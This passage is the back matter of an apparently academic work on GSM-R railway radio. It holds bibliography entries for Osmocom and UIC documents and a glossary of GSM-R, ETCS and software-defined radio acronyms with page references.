- [sysf] sysmocom – s.f.m.c. GmbH. *OsmoMSC VTY Reference*. Osmocom Project. Accessed: 2026-08-24.
- [sysg] sysmocom – s.f.m.c. GmbH. *OsmoSTP VTY Reference*. Osmocom Project. Accessed: 2026-08-24.
- [UIC07] UIC ERTMS/GSM-R Operators Group and GSM-R Industry Group. FFFS for Functional Addressing. Technical Report E 10 T 6001, Version 4.1, UIC ERTMS/GSM-R Operators Group, 2007.

[UIC09] UIC ERTMS/GSM-R Operators Group and GSM-R Industry Group. FIS for Functional Addressing. Technical Report E 12 T 6001, Version 5.1, UIC ERTMS/GSM-R Operators Group, 2009.

GLOSSARY

CK Candidate Key (CK). 21, 22, 43, 48

FC Frame Count (FC). 42, 43

FN Frame Number (FN). 42

ARFCN absolute radio-frequency channel number (ARFCN). 20, 39, 47, 48

ASCI Advanced Speech Call Items (ASCI). 2

ATO Automated Train Operation (ATO). 6

BCCH Broadcast Control Channel (BCCH). 11, 40, 46

BSC Base Station Controller (BSC). 2

BSS Base Station Subsystem (BSS). 1

BTM Balise Transmission Modules (BTM). 7

BTS Base Transceiver Station (BTS). ii, 1, 2, 20

DB Deutsche Bahn (DB). 1, 36

EDOR ETCS Data only Radio (EDOR). 6, 7, 52

eMLPP Enhanced Multilevel Precedence and Preemption Service (eMLPP). 2

ERTMS European Rail Traffic Management System (ERTMS). ii, 1, 6, 36

ETCS European Train Control Systems (ETCS). ii, 6, 7

EVC European Vital Computer (EVC). 6, 7

FRMCS Future Railway Mobile Communication System (FRMCS). 2, 6, 7

GoA2 Grade of Automation 2 (GoA2). 6

GSM-R Global System for Mobile Communications – Railway (GSM-R). 2

HLR Home Location Register (HLR). 2

HTD Hybrid Train Detection (HTD). 6

IMSI International Mobile Subscriber Identity (IMSI). 1

LFSR Linear Feedback Shift Register (LFSR). 5

LZB Linienförmige Zugbeeinflussung (LZB). 7

MA Movement Authority (MA). 6, 7

ME Mobile Equipment (ME). 1

MS Mobile Station (MS). 1, 2

MSC Mobile Switching Center (MSC). 2

- NCQ** Native Command Queuing (NCQ). 48
- NSS** Network and Switching Subsystem (NSS). 1, 2
- OpenCL** Open Computing Language (OpenCL). 48
- OTA** Over-The-Air (OTA). ii, 20, 21
- PZB** Punktförmige Zugbeeinflussung (PZB). 7
- RBC** Radio Block Center (RBC). 6, 7
- RMR** Railway Mobile Radio (RMR). 6
- SDCCH** Stand-alone Dedicated Control Channel (SDCCH). 40, 45
- SDR** Software Defined Radio (SDR). 20, 37, 39, 47
- SIM** Subscriber Identity Module (SIM). 1
- STM** Specific Transmission Modules (STM). 7
- TCH/F** Traffic Channel / Full Rate (TCH/F). 45
- TCH/H** Traffic Channel / Half Rate (TCH/H). 45
- UHD** USRP Hardware Driver (UHD). 37
- USRP** Universal Software Radio Peripheral (USRP). 37, 58
- VBS** Voice Broadcast Service (VBS). 2
- VGCS** Voice Group Call Service (VGCS). 2, 3
- VM** Virtual Machine (VM). 38